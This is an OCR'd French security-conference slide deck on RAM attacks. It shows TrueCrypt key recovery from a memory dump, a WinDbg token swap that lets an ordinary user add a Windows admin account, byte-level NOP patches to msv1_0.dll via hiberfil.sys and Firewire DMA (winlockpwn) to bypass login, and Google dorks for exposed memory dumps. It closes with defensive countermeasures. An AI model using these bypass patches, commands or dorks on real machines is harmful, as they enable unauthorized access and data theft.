

ATTAQUE RÉELLE : « PASSWARE KIT »



ATTAQUE RÉELLE : « PASSWARE KIT »



ATTAQUE RÉELLE : « PASSWARE KIT »



ATTAQUE RÉELLE : « PASSWARE KIT »

Attack Progress

Attack: **TrueCrypt Memory Analysis attack**

Estimated completion time: calculating...

██████

Skip Attack Pause Stop

Order	State	Attack	Password(s) Found
1	running	TrueCrypt Memory An...	
2	pending	TrueCrypt Decryption ...	

Attack Progress

Attack: **TrueCrypt Decryption attack**

Estimated completion time: calculating...

██

Skip Attack Pause Stop

Order	State	Attack	Password(s) Found
1	succeeded	TrueCrypt Memory An...	
2	running	TrueCrypt Decryption ...	

ATTAQUE RÉELLE : « PASSWARE KIT »

Recovery Progress

Passwords found:
0 passwords

Total time elapsed:
1 min. 8 sec.

Estimated completion time:
[completed]


Volume image file: vol-chiffre-GSDays.tc
Folder: C:\Documents and Settings\Administrateur\Bureau\DEMO TC\
Physical memory image file: dump-ram-GSDays.raw
Folder: C:\Documents and Settings\Administrateur\Bureau\DEMO TC\
Protection: TrueCrypt Volume - Open Password, TrueCrypt AES Encryption
Complexity: Instant Unprotection

Unprotected file: vol-dechiffre-GSDays.dd

The screenshot shows a forensic tool interface with several panes:


- Evidence Tree:** Shows a directory structure with 'vol-dechiffre-GSDays.dd' highlighted in red.
- File List:** A table listing files with columns for Name, Size, Type, and Date Modified. The file 'salaires-des-employés.t...' is selected.
- File List (popup):** A smaller table showing a file named 'mots-de-passe.txt.txt' with a size of 1 KB.
- Text View:** Displays a list of names and salaries, such as 'DUPOND 32 000 Euros' and 'MICHEL 200 000 Euros'.
- Password List:** A list of passwords including 'totototto&92', 'PassW0r56', and 'GsD@y52010'.

1. POURQUOI S'ATTAQUER À LA MÉMOIRE RAM ?
2. EXTRACTION DU CONTENU DE LA RAM
3. ANALYSE DES DONNÉES BRUTES DE LA RAM
4. EXEMPLES D'INFORMATIONS CONTENUES DANS LA RAM
5. **MANIPULATION DE LA MÉMOIRE RAM**
6. ET SOUS LINUX ...
7. CONCLUSION



ÉLEVATION DES PRIVILÈGES SYSTÈME VIA UN ACCÈS AU PORT SÉRIÉ

- ❑ **PRINCIPE DE L'ATTAQUE** : Via le mode DEBUG et Windbg, modification des droits de la console DOS en se basant sur un des processus lancés avec les droits SYSTEM (Nicolas Ruff)
- ❑ **INCONVENIENTS** : Nécessite un accès en tant qu'utilisateur sur le système de la victime



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\test>net user toto "totototo&51" /add
L'erreur système 5 s'est produite.

Accès refusé.
```

DROITS DE L'UTILISATEUR INSUFFISANTS ... ☹

ELÉVATION DES PRIVILÈGES SYSTÈME VIA UN ACCÈS AU PORT SÉRIE

1

```
0: kd> !process 0 0
**** NT ACTIVE PROCESS DUMP ****
PROCESS 8a5f07c0 SessionId: none Cid: 0004 Peb: 00000000 ParentCid: 0000
DirBase: Uac00020 ObjectTable: e1002ed8 HandleCount: 399.
Image: System
```

2


```
PROCESS 89d6b9c8 SessionId: 0 Cid: 0ad0 Peb: 7ffdd000 ParentCid: 096c
DirBase: Uac006a0 ObjectTable: e2c1f008 HandleCount: 31.
Image: cmd.exe
```

3

```
0: kd> !process 8a5f07c0
PROCESS 8a5f07c0 SessionId: none Cid: 0004 Peb: 00000000 ParentCid: 0000
DirBase: 0ac00020 ObjectTable: e1002ed8 HandleCount: 399.
Image: System
VadRoot 8a615078 Vads 4 Clone 0 Private 3. Modified 6320. Locked 0.
DeviceMap e1001138
Token e1003a98
ElapsedTime 01:23:18.175
UserTime 00:00:00.000
KernelTime 00:00:19.500
```

4

```
Kd> e 0x89d6b9c8+0x0c8 98 3a 00 e1
Kd> g
```



6

```
C:\Documents and Settings\test>net user toto "totototo&51" /add
La commande s'est terminée correctement.

C:\Documents and Settings\test>net localgroup Administrateurs toto /add
La commande s'est terminée correctement.
```

Vidéo : <http://insomnihack.net/blog/index.php?2008/07/08/14-privilege-escalation-with-windbg-and-serial-port>

DÉTOURNEMENT DU PROCESSUS D'AUTHENTIFICATION WINDOWS

□ DEPUIS UNE MACHINE HIBERNÉE

□ **PRINCIPE DE L'ATTAQUE** : Modifier la librairie (DLL) d'authentification Windows (msv1_0.dll) incluse dans le fichier d'hibernation « hiberfil.sys » afin de pouvoir ouvrir une session sans connaissance du mot de passe Windows (projet Sandman, Matthieu Suiche)

□ **TECHNIQUEMENT** : Modification de deux octets uniquement (non compressés) : 75 11 => 90 90
Signature incluant les octets à modifier : F8 10 75 11 B0 01

00008DB0	FF15CC10C477	CALLN	[0x77C410CC]	386	
00008DB6	83F810	CMP	eax,0x10	386	
00008DB9	7511	JNE	[0x8DCC]	8086	Si les valeurs comparées sont égales (mot de passe correct)
00008DBB	B001	MOV	al,0x01	8086	
00008DBD	8B4DFC	MOV	ecx,[ebp-0x04]	386	
00008DC0	5F	POP	edi	386	
00008DC1	5E	POP	esi	386	
00008DC2	5B	POP	ebx	386	
00008DC3	E8CD80FFFF	CALL	[0x00000E95]	8086	
00008DC8	C9	LEAVE		186	
00008DC9	C21C00	RET	0x001C	8086	
00008DCC	32C0	XOR	al,al	8086	Sinon (mot de passe incorrect)

00008DB6	83F810	CMP	eax,0x10	386
00008DB9	90	NOP		8086
00008DBA	90	NOP		8086
00008DBB	B001	MOV	al,0x01	8086

DÉTOURNEMENT DU PROCESSUS D'AUTHENTIFICATION WINDOWS

□ DEPUIS UNE MACHINE HIBERNÉE (SUITE)

SCÉNARIO D'ATTAQUE CLASSIQUE :

- Boot de la machine hibernée sur un média externe
- Montage en écriture de la partition système
- Identification de la signature dans le fichier d'hibernation
- Mise en place du patch au niveau de la DLL d'authentification
- Redémarrage de la machine depuis le fichier d'hibernation modifié
- Accès au système sans mot de passe

```
root@LIN-SUDOMAN:/home/sudoman# mount -i nfs-3g /dev/sda1 /media/cdrom
The disk contains an unclean file system (0, 0).
The file system wasn't safely closed on Windows. Fixing.
root@LIN-SUDOMAN:/home/sudoman# cd Bureau/
root@LIN-SUDOMAN:/home/sudoman/Bureau# ./hiber-patch.py /media/cdrom/hiberfil.sys
Looking for f8107511b001 ...
Signature found @ 0x2798b38L
83c33453081230d00183[[f8107511b001]]8b4d4cf805e80182###
Press any key to enter
Applying Patch @ 0x2798b38L
Looking for f8109090b001 ...
Signature found @ 0x2798b38L
83c33453081230d00183[[f8109090b001]]8b4d4cf805e80182###
Patched!
End
```

Preuve de concept

INTÉRÊT DE L'ATTAQUE :

Avec un accès physique , pourquoi ne pas modifier directement la dll stockée sur le disque dur ?

> L'altération de la dll du disque dur d'authentification ou tout autre fichier du système stocké sur le disque dur ne permettra pas de contourner l'authentification d'une machine hibernée, sauf en supprimant le fichier d'hibernation ... pas très discret ...

L'attaque mise en œuvre permet donc de garantir :

- Une discrétion de la compromission d'une machine hibernée
- Une difficulté de traçabilité de la compromission

DÉTOURNEMENT DU PROCESSUS D'AUTHENTIFICATION WINDOWS

□ DEPUIS UNE MACHINE POSSÉDANT UN ACCÈS DMA

□ UN DES PRINCIPES DE L'ATTAQUE : Modifier la DLL d'authentification Windows (msv1_0.dll) chargée en mémoire RAM via un accès DMA (Firewire/PCMCIA)

Adam Boileau a mis en œuvre ces attaques via une suite d'outils disponibles sur Internet :
<http://www.storm.net.nz/static/files/pythonraw1394-1.0.tar.gz>



DÉTOURNEMENT DU PROCESSUS D'AUTHENTIFICATION WINDOWS

- DEPUIS UNE MACHINE POSSÉDANT UN ACCÈS DMA (SUITE)

```
root@Ares:~/Bureau@firewire/pythonraw1394# ./winlockpwn_vista
Winlockpwn v1.6 Metlstorm, 2k6. <metlstorm@storm.net.nz>
Usage: winlockpwn port node target [start-end]
- Port and node are the firewire port and node numbers. Use bus:node
- Target should be one of the numbered targets listed below.
- You can optionally supply a start-end memory range to search
  nt to limit the upper end of memory (which will otherwise walk
  sensible; eg 0-100M, 0xffff-0x1ffff, 1m-, 200k-1GB, -0xffff.
  (Remember that you'll need to use CSR trickery with romtool to
  Available Targets:
1: WinXP SP2 Fast User Switching Unlock
2: WinXP SP2 Unlock
3: WinXP SP2 msvl_0.dll technique
4: WinXP SP3 msvl_0.dll technique
5: Windows Vista msvl_0.dll technique
6: WinXP SP2 utilman cmd spawn
```




CHOIX DE LA CIBLE
CHOIX DE LA GINA

LIAISON PAR CÂBLE FIREWIRE

DÉTOURNEMENT DU PROCESSUS D'AUTHENTIFICATION WINDOWS

- DEPUIS UNE MACHINE POSSÉDANT UN ACCÈS DMA (SUITE)

```
root@Ares:~/Bureau@firwire/pythonraw1394# ./winlockpwn_vista 0 1 1 0-2000M
Winlockpwn v1.6 Metlstorm, 2k6, <metlstorm@storm.net.nz>
Target Selection:
Name : WinXP SP2 Fast User Switching Unlock
Notes : When run against a locked XPSP2 box with FUS on, it will cause all passwords to succeed. You'll
the password-is-wrong dialog, but then you'll get logged in anyway.
Pattern: 0x8BD8F7DB1ADBFE3
Offset : [2905]
Patch : 0xbb01000000eb0990
Offset : 0
Scanning Options:
Start : 0x0
Stop : 0x7d000000
Pagesz : 4096
Init firwire, port 0 node 1
Snarfin' memories...
Checking for signature on page at 0x55587000 (1398300kB) at 21841 kB/s... Found signature at 0x559bfb59
Setting up teh bomb... Donezor!
Verified evil: 0xbb01000000eb0990
You may proceed with your nefarious plans
Elapsed time 64 seconds
```



ACCÈS AU SYSTÈME !!

Ne nécessite pas que le système soit démarré au préalable ...

AUTRES MÉTHODES :

- ❑ Compromission physique par le bus PCI (C. Devine; G. Vissian)
 - ❑ Présentation au SSTIC 2009
 - ❑ Consiste à utiliser une carte de type PCI/PCMCIA autonome (contrôleur DMA intégré via un circuit programmable FPGA) afin d'accéder à la RAM
 - ❑ Attaque Firewire (winlockpwn) ré-implémentée



- ❑ Exploitation de l'ACPI et de la routine de traitement de la SMI (L. Dufлот; O. Levillain)
 - ❑ Présentation au SSTIC 2009
 - ❑ Consiste à accéder et manipuler la mémoire RAM lors de la modification de l'état de l'alimentation

1. POURQUOI S'ATTAQUER À LA MÉMOIRE RAM ?
2. EXTRACTION DU CONTENU DE LA RAM
3. ANALYSE DES DONNÉES BRUTES DE LA RAM
4. EXEMPLES D'INFORMATIONS CONTENUES DANS LA RAM
5. MANIPULATION DE LA MÉMOIRE RAM
6. **ET SOUS LINUX ...**
7. CONCLUSION



EXTRACTION ET MANIPULATION DE LA MÉMOIRE RAM

- Copie de « /proc/kcore » (privilèges root requis)
- Extraction physique : Attaque « Coldboot »
- Contournement de l'authentification via l'attaque Firewire (*pwning getty*)
Uniquement sur les anciens drivers (ex: module kernel ohci1394) et sur les nouvelles piles Firewire (ex: module Kernel firewire_ohci)

EXEMPLE DE DONNÉES STOCKÉES EN CLAIR

- Mot de passe ROOT
- Mot de passe TRUECRYPT
- Mot de passe DM-CRYPT/LUKS

1. POURQUOI S'ATTAQUER À LA MÉMOIRE RAM ?
2. EXTRACTION DU CONTENU DE LA RAM
3. ANALYSE DES DONNÉES BRUTES DE LA RAM
4. EXEMPLES D'INFORMATIONS CONTENUES DANS LA RAM
5. MANIPULATION DE LA MÉMOIRE RAM
6. ET SOUS LINUX ...
7. CONCLUSION




Les **10 COMMANDEMENTS** pour rapidement limiter l'altération d'un système et la fuite d'informations par le biais de la mémoire RAM

- Protéger l'accès physique à la machine (baies fermées, vis antivols, cadenas, ...)
- Protéger l'accès au bios par mot de passe et aux paramètres de démarrage (USB, CDROM et PXE)
- Chiffrer la totalité de votre disque dur et protéger le par mot passe
- Désactiver les accès directs à la mémoire (port Firewire, PCMCIA et Express Card)
- Désactiver les ports séries de type RS232
- Désactiver la mise en veille prolongée
- Minimiser ou désactiver la génération du fichier de Crashdump / Supprimer les fichiers résiduels
- Sécuriser logiquement votre machine (mise à jour système/antivirale, filtrage des flux et des ports USB, utilisation d'un compte à faible privilège, ...)
- Changer régulièrement vos mots de passe (Bios, solution de chiffrement, Windows, conteneur mots de passe, messagerie,...)
- Verrouiller votre machine tout simplement ...

D'autres solutions de sécurisation

- ❑ Exécution des applications sensibles sur un « co-processeur » tel que :
 - ❑ Une carte à puce équipée entre autres d'un microprocesseur, un espace de stockage sécurisé et d'une mémoire RAM
 - ❑ Une carte PCI équipée entre autres d'un microprocesseur, d'une mémoire RAM [IBM 4758]

- ❑ Insertion du service IOMMU au sein de l'architecture matérielle
 - ❑ Composant matériel permettant à un système d'exploitation de contrôler l'accès des périphériques à la mémoire principale
 - ❑ Solution contournable ... [STTIC 2010 - Eric_Lacombe, Fernand Lone Sang, Vincent Nicomette, Yves Deswarte]



D'autres solutions de sécurisation (suite)

- ❑ Utilisation d'architecture matérielle « sécurisée » spécifiquement conçue pour assurer l'intégrité et la confidentialité des données stockées en mémoire RAM
 - ❑ *Principe : Toutes les informations sont chiffrés et vérifiés (intégrité) à la volée lors de leur sortie du processeur et déchiffrés lors de leur entrée dans le processus*
 - ❑ Bus de communication chiffré, clef de chiffrement stockée dans des composants difficilement accessibles ou générée aléatoirement
 - ❑ Dispositif de destruction des données en cas de tentative physique
 - ❑ Exemples : Dallas DS5002FP, Cryptopage, Hide, Aegis, TrustNo 1, Xom, ...
 - ❑ Référence : http://www.trustedsc.eu/Docs/article_cesar_08.pdf

Index of /dumps

- [Parent Directory](#)
- [051910-15802-01.dmp](#)
- [051910-15802-01_debugger_output.txt](#)
- [061210-18844-01.dmp](#)
- [061210-18844-01](#)
- [MEMORY.DMP](#)

Index of /files

- [Parent Directory](#)
- [Hirens.BootCD.11.0.zip](#)
- [Logging.phps](#)
- [Logging.pys](#)
- [MEMORY.DMP](#)

- [financing.html](#)
- [heatdrainselec.html](#)
- [hiberfil.sys](#)
- [hvacstaff.html](#)
- [img019.psd](#)
- [index3.html](#)

memory.dmp intitle:index.of

Rechercher

9 résultats (0,30 secondes)

Recherche avancée

[Index of /lilim/WHQL/WHQL_win08_x64](#) - [Traduire cette page]

[DIR], Parent Directory, -, [], MEMORY.DMP, 30-Mar-2010 01:14, 201M. [DIR], Minidump/, 30-Mar-2010 01:11, -, Apache Server at people.redhat.com Port 80.

[Index of /dumps](#) - [Traduire cette page]

[Index of /dumps](#) - [Traduire cette page]

Parent Directory · 051910-15802-01.dmp · 051910-15802-01_debugger_output.txt

hiberfil.sys intitle:index.of

Rechercher

10 résultats (0,33 secondes)

Recherche avancée

[Index of /c](#) - [Traduire cette page]

hiberfil.sys, 02-Oct-2010 13:28, 2.4G. [], mvstcdxx.lst, 14-Jul-2010 11:51, 65K. [], pagefile.sys, 02-Oct-2010 13:28, 3.2G ...

[Index of /c/Website/c](#) - [Traduire cette page]

[Index of /c/Website/c](#) - [Traduire cette page]

hiberfil.sys, 06-Sep-2010 12:55, 2.4G. [], mvstcdxx.lst, 14-Jul-2010 11:51 ...

[Index of /port/pieces/VILLAGE INN](#) - [Traduire cette page]

Plus de résultats de 71.203.100

[Index of /port/pieces/VILLAGE INN](#) - [Traduire cette page]

08-Nov-2006 08:03 2.9M [] hiberfil.sys 20-Nov-2006 10:19 0 [] pagefile.sys 20-Nov-2006 10:19 0 [VID] parmanini 30 nonpric...> 08-Nov-2006 10:51 5.7M [SND] ...

QUESTIONS ?

Papier H@ckRAM : <http://www.devoteamblog.com/all-categories/hckram-j%E2%80%99ai-la-memoire-qui-flanche%E2%80%A6>

Blog : sud0man@blogspot.com

Email : arnaud.malard@devoteam.com / sganama@gmail.com